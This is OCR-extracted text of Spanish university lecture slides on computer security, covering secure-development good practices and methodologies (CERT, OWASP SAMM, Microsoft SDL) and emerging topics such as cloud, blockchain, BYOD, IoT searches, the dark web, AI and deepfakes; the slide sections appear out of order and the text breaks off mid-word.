- Podemos buscar por países, por dispositivo, por sistema operativo, por vulnerabilidad (CVE).

- Por dispositivo específico.

- Y ver la información de la IP.



IoT/Industria

Universidad Rey Juan Carlos

- Podemos buscar servidores específicos:

52.175.205.43
Microsoft Azure
Added on 2018-09-13 07:57:46 GMT
United States
Details
videogame cloud

Minecraft Server
Players: 0 online - 10 maximum
Version: 1.12.2 (protocol 340)
Description: Homeslice Server

150.95.201.41
v150-95-201-41.a0f7.g.tyo1.static.cnode.io
GMO Internet,Inc
Added on 2018-09-13 07:56:36 GMT
Japan
Details
videogame

Minecraft Server
Players: 0 online - 20 maximum
Version: 1.13 (protocol 393)
Description: PIPPI Server

IoT/Industria

Universidad Rey Juan Carlos

- O incluso webcams:



IoT/Industria

- Bluescanner:
  - Se utiliza para rastrear dispositivos Bluetooth y extraer información sin tener que emparejarse con el dispositivo.

- Bluesniff:
  - Sirve para rastrear redes Bluetooth ocultas y ataca a los dispositivos vulnerables.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- **Deepweb.**
- IA y ciberseguridad.
- Deepfakes.

Deep web / Dark web

- Hay que diferenciar Deep web y dark web.
- En ambos casos son zonas de internet que no están indexadas en ningún buscador.
- La Deep web contiene información que no es accesible de manera pública: páginas normales protegidas por un paywall, archivos guardados de Dropbox o correos electrónicos almacenados en los servidores de los proveedores.
- A la Dark web hay que acceder con un navegador específico: Tor.

Deep web / Dark web

- La Dark web se suele utilizar para vender información robada.
- Esto se puede hacer gracias al anonimato de la propia red.
- Además se utilizan criptomonedas por lo que es imposible de rastrear.
- Toda esta información puede ser información personal, pero también información de diferentes empresas.

Deep web / Dark web

Universidad Rey Juan Carlos

- Existen foros dedicados al comercio de exploits y vulnerabilidades.
- Según un estudio de Recorded Future el 75% de las vulnerabilidades descubiertas, aparecieron en la dark web antes de publicarse en sitios oficiales.
- También hay páginas donde se debate el desarrollo de exploits, o debates sobre nuevas vulnerabilidades.

Deep web / Dark web

Universidad Rey Juan Carlos

- Por último, existen páginas o lugares destinados a empleados descontentos con su empresa.
- El objetivo podría ser realizar actos delictivos
- Podría suponer la fuga de datos sensibles de la propia empresa o el acceso desautorizado a la red interna de la compañía.
- Mucha desinformación → surgen empresas encargadas de monitorizar la dark web.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- **IA y ciberseguridad.**
- Deepfakes.

Inteligencia articial

- La Inteligencia Artificial es un elemento clave en cualquier desarrollo software.
- Esto se debe gracias a la gran variedad de aplicaciones que se pueden desarrollar con IA y la gran capacidad de cómputo que tenemos.
- Se prevé que el papel que juega la inteligencia artificial en el mercado de la ciberseguridad pase de 8.800 millones de dólares en 2019 a 38.200 millones de dólares en 2026, con una tasa de crecimiento anual del 23,3%.

Inteligencia Artificial

Universidad Rey Juan Carlos

- Dentro del área de la ciberseguridad podríamos desarrollar diferentes sistemas basados en IA para realizar diferentes tareas.

- Detección de intrusiones.
- Protección de la privacidad.
- Defensa pro-activa.
- Identificación de comportamientos anómalos.
- Detección de amenazas.

Inteligencia Artificial

Universidad Rey Juan Carlos

- La IA puede usarse en todas las etapas de una seguridad integral inteligente:
  - Identificación
  - Protección
  - Detección
  - Respuesta
  - Recuperación ante incidentes.

Inteligencia Artificial

- Pero también la IA se puede utilizar por parte de los atacantes.
- Existen aplicaciones conocer los patrones de comportamiento de usuarios y diseñar campañas comerciales.
- No tiene sentido pensar que los atacantes no usen algo similar para conocer mejor a sus víctimas e identificar el mejor momento para realizar el ataque.
- También se puede usar la IA para desarrollar sistemas relacionados con el ciberterrorismo, ciberespionaje o la ciberguerra.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- **Deepfakes.**

Deepfakes

- Son vídeos manipulados para hacer creer a los usuarios que están viendo a una determinada persona realizar declaraciones o acciones que nunca ocurrieron.

- Los deepfakes se utilizan con diversos propósitos:
  - Generación de desinformación.
  - Fake News.
  - Desacreditar a la persona.

Deepfakes

- La creación de estos vídeos utilizan técnicas de *Deep learning* y el entrenamiento de arquitecturas de redes neuronales generativas como los autoencoders o las GANs (*generative adversarial networks*).


- Ejemplos de uso:
  - Rogue One: Una historia de Star Wars (2016). Permitieron recuperar a Peter Cushing y a Carrie Fisher.
  - Pornografía.
  - Política.



Deepfakes

Universidad Rey Juan Carlos

Few-shot learning (2019, Samsung)



Deepfakes

Universidad Rey Juan Carlos

Nicromancia digital

- Consiste en revivir a personas que han fallecido por medio de técnicas de deepfakes.






Deepfakes

Universidad Rey Juan Carlos

¿Cómo funcionan?

- El desarrollo de deepfakes se realiza por medio de *autoendocers*.




Deepfakes

Universidad Rey Juan Carlos


¿Cómo funcionan?


- El desarrollo de deepfakes se realiza por medio de *autoendocers*.




Deepfakes













Deepfakes

- Algunas cuestiones:
  - ¿Hasta qué punto es moral seguir explotando la imagen pública de una persona que ha fallecido para obtener beneficio y/o entretenimiento de la sociedad?
  - En el caso de MyHeritage, ¿estarían de acuerdo estas personas con el uso que se está dando de su imagen?

Deepfakes

Universidad Rey Juan Carlos


"Los 'deepfake' porno de los que fui víctima siguen provocándome pesadillas"

Sara Royle
BBC Radio 5 Live

11 enero 2021

Deepfakes

Universidad Rey Juan Carlos









Deepfakes

Universidad Rey Juan Carlos

- Lo que tienen en común… es que ninguna de estas personas existen.

- Cuenta de twitter: @wedontexisthere
- Web: https://thispersondoesnotexist.com/

- Son retratos generados por GANs (Generative Adversarial Networks)



Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

- El desarrollo seguro es un reto importante en la actualidad en el caso de las aplicaciones para móviles.
- Las metodologías que se usan en el desarrollo de aplicaciones tradicionales o web no sirven, porque existen problemas muy específicos.
- Existen diferentes proyectos, que identifican las vulnerabilidades y debilidades más importantes para después proponer nuevas metodologías.

Redes Privadas Virtuales

Universidad Rey Juan Carlos

- IPSec:
  - Tendremos una conexión permanente con control de acceso inicial.
  - Se emplea para dar acceso a entornos y equipos controlados.

- SSL:
  - Se usa para dar acceso a usuarios en movilidad, que se conectan desde cualquier equipo o sitio que no está controlado.
  - Debemos controlar a qué aplicaciones y datos se conecta.

Seguridad Informática

Material docente en abierto de la Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Tema 9 – Contramedidas de usuario, administrador y desarrollador





Licencia

- **© 2025**

  Algunos derechos reservados



Isaac Lozano Osorio

Isaac.lozano@urjc.es

- *Este documento se distribuye bajo la licencia "**Atribución - Compartir Igual 4.0**" de Creative Commons*
- *Para más información, ver:* https://creativecommons.org/licenses/by-sa/4.0/

Índice

Universidad Rey Juan Carlos

- Buenas prácticas para el usuario y administrador.
- Buenas prácticas para el desarrollador.
- Metodologías de desarrollo seguro.

Índice

Universidad Rey Juan Carlos

- **Buenas prácticas para el usuario y administrador.**
- Buenas prácticas para el desarrollador.
- Metodologías de desarrollo seguro.

Buenas prácticas (usuario)

- **Usuario**:
  - Uso de contraseñas seguras (gestores de contraseña).
  - Uso de antivirus.
  - Usar aplicaciones y sistemas operativos que estén actualizados.
- **Administrador**:
  - Hay que establecer seguridad física.
  - Formar y concienciar a los usuarios.
  - Control de acceso y autenticación.
  - Permitir únicamente acceso remoto encriptado.
    - Sistemas asimétricos.
    - Sistemas simétricos.

Buenas prácticas (usuario)

- Forzar la utilización de contraseñas seguras.
- Controlar el envejecimiento y la expiración de estas contraseñas.
- Uso de Shells restringidas.
- Establecer gestión segura de cuentas y filosofía del mínimo privilegio.
- Utilización de perfiles y roles, cuentas especiales, eliminación de cuentas obsoletas.
- Encriptación a diferentes niveles.

Índice

- Buenas prácticas para el usuario y administrador.
- **Buenas prácticas para el desarrollador.**
- Metodologías de desarrollo seguro.

Buenas prácticas (desarrollador)

- Comprobar los operandos antes de utilizarlos.
- Comprobar los rangos antes de realizar conversiones de tipos.
- No ignorar valores de retorno ni excepciones.
- Validación de datos de entrada:
  - Normalización de cadenas y de datos.
  - Canonización de rutas, rutas que sólo incluyan caracteres alfanuméricos.
- Evitar usar variables públicas de clases, interfaces, paquetes, etc.

Buenas prácticas (desarrollador)

Universidad Rey Juan Carlos

- No mostrar información sensible en las excepciones.
- Ni en el código, se pueden emplear desensambladores y des-compiladores para localizarla.
- Borrar ficheros temporales.
- Liberar recursos cuando no se necesitan.
- Generar números aleatorios “fuertes”.
- Fundamental: conocer en profundidad el lenguaje de programación utilizado.

Índice


Universidad Rey Juan Carlos

- Buenas prácticas para el usuario y administrador.
- Buenas prácticas para el desarrollador.
- **Metodologías de desarrollo seguro.**

Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

- Existen analizadores estáticos de código que son capaces de detectar las vulnerabilidades más extendidas:



Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

- También existen diferentes guías que recopilan las mejores prácticas para el desarrollo de aplicaciones seguras en diferentes lenguajes de programación:
  - ISO: Programming languages – Guide for the Use of the Ada Programming Language in High Integrity Systems.
  - MISRA: Guidelines for the use of the C language in critical systems.
  - CERT: C Secure Coding Standard, Secure Coding in C and C++ y Oracle Secure Coding Standard for Java.
  - OWASP: Secure Coding Practices Quick Reference Guide.

Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

Top 10 de mejores prácticas para el desarrollo seguro según CERT:

1. Validar las entradas de fuentes de datos no fiables.
2. Ojo a los warnings.
3. Hay que diseñar una arquitectura orientada a las políticas de seguridad.
4. Regla KISS.
5. Negación por defecto.
6. Principio del privilegio mínimo.
7. Sanear los datos que se mandan a otros subsistemas.
8. Practicar la defensa en profundidad.
9. Usar técnicas eficaces de garantía de calidad.
10. Adoptar un estándar de codificación segura.

Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

- Con el análisis estático o los check-lists que comprueban la aplicación de esas mejores prácticas, pero no se ejecuta el código que se está analizando.
  - Pruebas de caja blanca.

- Las técnicas de análisis dinámico de código sí que lo ejecutan, por lo que se monitoriza su comportamiento para ver si supera un conjunto de requisitos (verificación formal).
  - La ventaja frente al análisis estático es que se está probando el programa en un escenario de ejecución real, donde pueden aparecer vulnerabilidades/debilidades no detectados en el análisis estático.

Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

- Pero cuando se trata de metodologías completas, que tengan en cuenta todo el ciclo de vida del software y no sólo la codificación, tenemos:

Building Security in Maturity Model

OWASP Software Assurance Maturity Model (SAMM)

Microsoft Security Development Lifecycle (SDL)

Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

Building Security in Maturity Model (BSIMM- 11)


- Estudio de las iniciativas de desarrollo de software seguro.
- Ampliamente adoptado por las empresas: Google, Visa, Intel…

- Determina cuál es la situación de la empresa respecto a las actividades de desarrollo de software seguro
- Cómo puede mejorar las acciones en esa área.

Metodologías de desarrollo seg.

Universidad Rey Juan Carlos


- **OWASP SAMM**



Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

- **Security Development Lifecycle (SDL)**



Metodologías de desarrollo seg.


Universidad Rey Juan Carlos

- Aspectos comunes:



Metodologías de desarrollo seg.

Universidad Rey Juan Carlos



Seguridad Informática

Material docente en abierto de la Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Tema 10 – Presente y futuro de la Seguridad informática





Licencia

- **© 2025**

  Algunos derechos reservados



Isaac Lozano Osorio

Isaac.lozano@urjc.es

- *Este documento se distribuye bajo la licencia "**Atribución - Compartir Igual 4.0**" de Creative Commons*
- *Para más información, ver:* https://creativecommons.org/licenses/by-sa/4.0/

Índice

Universidad Rey Juan Carlos

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

Índice

Universidad Rey Juan Carlos

- **Seguridad en entornos cloud.**
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

Entornos Cloud

- Entorno cloud (*Cloud Computing*) es un modelo tecnológico que permite el acceso ubicuo, adaptado y bajo demanda a un conjunto compartido de recursos de computación.
- Hay tres modelos:
  - ***Infrastructure as a service*** *(IaaS)*: ordenadores físicos o máquinas virtuales. Los usuarios instalan sistemas operativos y sus aplicaciones.
  - ***Platform as a service*** *(PaaS)*: plataformas de cómputo.
  - ***Software as a service*** *(SaaS)*: acceso a aplicaciones y bases de datos. El proveedor de cloud gestiona la infraestructura y la plataforma.
- Ha surgido el modelo SECaaS: Security as a Service. Empresas que proporcionan servicios relacionados con la seguridad.

Entornos Cloud

- Algunas aspectos a tener en cuenta:
  - Pérdida de control sobre los activos (datos, aplicaciones, sistemas de información,…) que provoca la externalización.
    - Esto influye en la confidencialidad y disponibilidad.
  - Necesidad de conectarse con los servicios contratados a través de internet.
  - Ya no se pueden utilizar los esquemas de seguridad de protección del perímetro.
  - Dependencia de los proveedores para garantizar la seguridad de sus sistemas.
  - La convivencia de los datos, procesos, aplicaciones, sistemas,… de diferentes organizaciones sobre las mismas máquinas físicas.

Entornos Cloud

Universidad Rey Juan Carlos

- La seguridad en entornos cloud se proporciona mediante:
  - Protocolos de red seguros.
  - Encriptación de los datos.
  - Sistemas de gestión de identidades y control de accesos.

- Siguen esquemas "Triple A" que tienen cuatro funcionalidades:
  - **I**dentificación de un usuario asignándole una entidad digital.
  - **A**utenticación: verificar que un usuario es quien dice ser.
  - **A**utorización: control de acceso del usuario a los diferentes recursos.
  - **A**uditoría: trazabilidad de lo que el usuario hace.

Entornos Cloud

Universidad Rey Juan Carlos

- Para evitar saturar a los usuarios con una gran número de contraseñas se han creado los esquemas de IAAA federados con sus correspondientes aplicaciones federadas.

- Estas aplicaciones se caracterizan por confiar la autenticación y autorización de un usuario en un tercer servidor central.

- Parecido al protocolo Kerberos pero mejorado, y orientado a web.

- De esta manera evitan el almacenar un gran número de usuarios.

Entornos Cloud

Universidad Rey Juan Carlos

- El problema con este tipo de autenticación es que si se implanta en un contexto muy distribuido con muchos agentes participando, el esquema (o diseño) crece mucho.
- Se deben tener tantos esquemas de gestión de entidades como proveedores.
- Una posible solución es el Control de Acceso Federado.

Entornos Cloud


Universidad Rey Juan Carlos

Control de Acceso Federado

- Existen varios repositorios de credenciales, pero los atributos de una persona que se asocian a una identidad se almacenan en un único repositorio.
- Este repositorio es el encargado de verificarlos en cada proceso de identificación y autenticación.
- Todos los proveedores que participan en la federación confían los unos en los otros para realizar las verificaciones.

Entornos Cloud

Universidad Rey Juan Carlos



Índice

Universidad Rey Juan Carlos

- Seguridad en entornos cloud.
- **Blockchain.**
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

Blockchain


Universidad Rey Juan Carlos

- Generalmente se asocia el blockchain al tema de bitcoins y criptomonedas.
- Fue descrito en 1991 en un trabajo sobre bloques asegurados criptográficamente.
- Pero se hizo popular en 2008 con la llegada del bitcoin.
- Sin embargo su utilización se está extendiendo a otros ámbitos, como las instituciones financieras, servicios médicos o el Internet de las Cosas.

Blockchain

Universidad Rey Juan Carlos

- Es un registro único, consensuado y distribuido en varios nodos de una red.
- En cada bloque se almacena:
  - Una cantidad de registros o transacciones válidas.
  - Información referente a ese bloque.
  - Su vinculación con el bloque anterior (hash).
- Cada bloque tiene un lugar específico en la cadena.
- La cadena completa se guarda en cada nodo → hay una copia exacta de la cadena en todos los participantes.



Blockchain

Universidad Rey Juan Carlos

¿Por qué es tan seguro?

- Al haber una copia de la cadena en cada nodo, se asegura la disponibilidad de la información.
  - Una denegación de servicio necesitaría inhabilitar todos los nodos de una red.
- Como todos los nodos tienen la misma información, es casi imposible alterar algún dato (asegura la integridad).
- Además con el uso del hash, al añadir un nodo a la red su información es inmutable.
- Cada nodo tiene certificados y firma digital para verificar la información y validar los datos almacenados. Permite asegurar la autenticidad de la información.

Blockchain

Universidad Rey Juan Carlos

- Los datos están distribuidos en todos los nodos de la red.
- Al no haber un nodo central, todos participan por igual almacenando y validando la información.
- Permite comunicar y almacenar información de manera confiable.
- Un modelo descentralizado donde la información es de los propios nodos que participan y no dependen de una compañía que proporcione el servicio.

Blockchain

Usos del Blockchain:

- Salud:
  - Los registros de salud podrían ser unificados y almacenados en blockchain. El historial médico de cada paciente estaría seguro y disponible para cada médico.
- Documentos:
  - El uso de blockchain permite registrar compras, escrituras, documentos o cualquier elemento digital evitando que pueda ser falsificado.
- Industria:
  - Generalmente para el control, o automatización, de líneas de producción, o aplicado a sistemas de almacenamiento y distribución de productos.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- **Seguridad en dispositivos móviles y BYOD.**
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

Entornos móviles y BYOD

Universidad Rey Juan Carlos

- Desde hace años se estaba trabajando para implantar el teletrabajo… pero hasta el 2020 no se ha implantado de manera efectiva.
- La idea es trabajar desde cualquier lugar, y con cualquier dispositivo como si estuvieras en la oficina.
- Por lo que hay que dotar de cierta seguridad:
  - A la propia red para permitir dicha conexión.
  - A los dispositivos móviles para permitir conexiones desde cualquier dispositivo.

Entornos móviles y BYOD

Universidad Rey Juan Carlos

- El teletrabajo ha tenido una gran implicación en la cantidad de ataques que se han producido en los últimos años.
- Sin embargo, la vuelta a la “normalidad” ha traído otro problema asociado, y está relacionado con el BYOD.
- BYOD: *Bring Your Own Device*.

Entornos móviles y BYOD

Universidad Rey Juan Carlos

- Es una apuesta que se puso de moda antes de la pandemia, y consiste en permitir que los empleados usen sus propios dispositivos.
- Como consecuencia: los dispositivos móviles se han convertido en el nuevo objetivo de los ciberdelincuentes.
- El objetivo no es acceder al dispositivo para robar información personal, sino ser capaces de acceder a la información de la empresa para la que trabaja.

Entornos móviles y BYOD

Universidad Rey Juan Carlos

- El problema: el usuario es uno de los problemas de seguridad más importantes.
- Puede ser que esos dispositivos contengan malware o usen aplicaciones vulnerables.
- Algunas empresas proporcionan smartphones corporativos
  - Los empleados quieren usar las aplicaciones y servicios que usan en su entorno personal

Entornos móviles y BYOD

Universidad Rey Juan Carlos



ESCÁNDALO

Multa a LaLiga de fútb
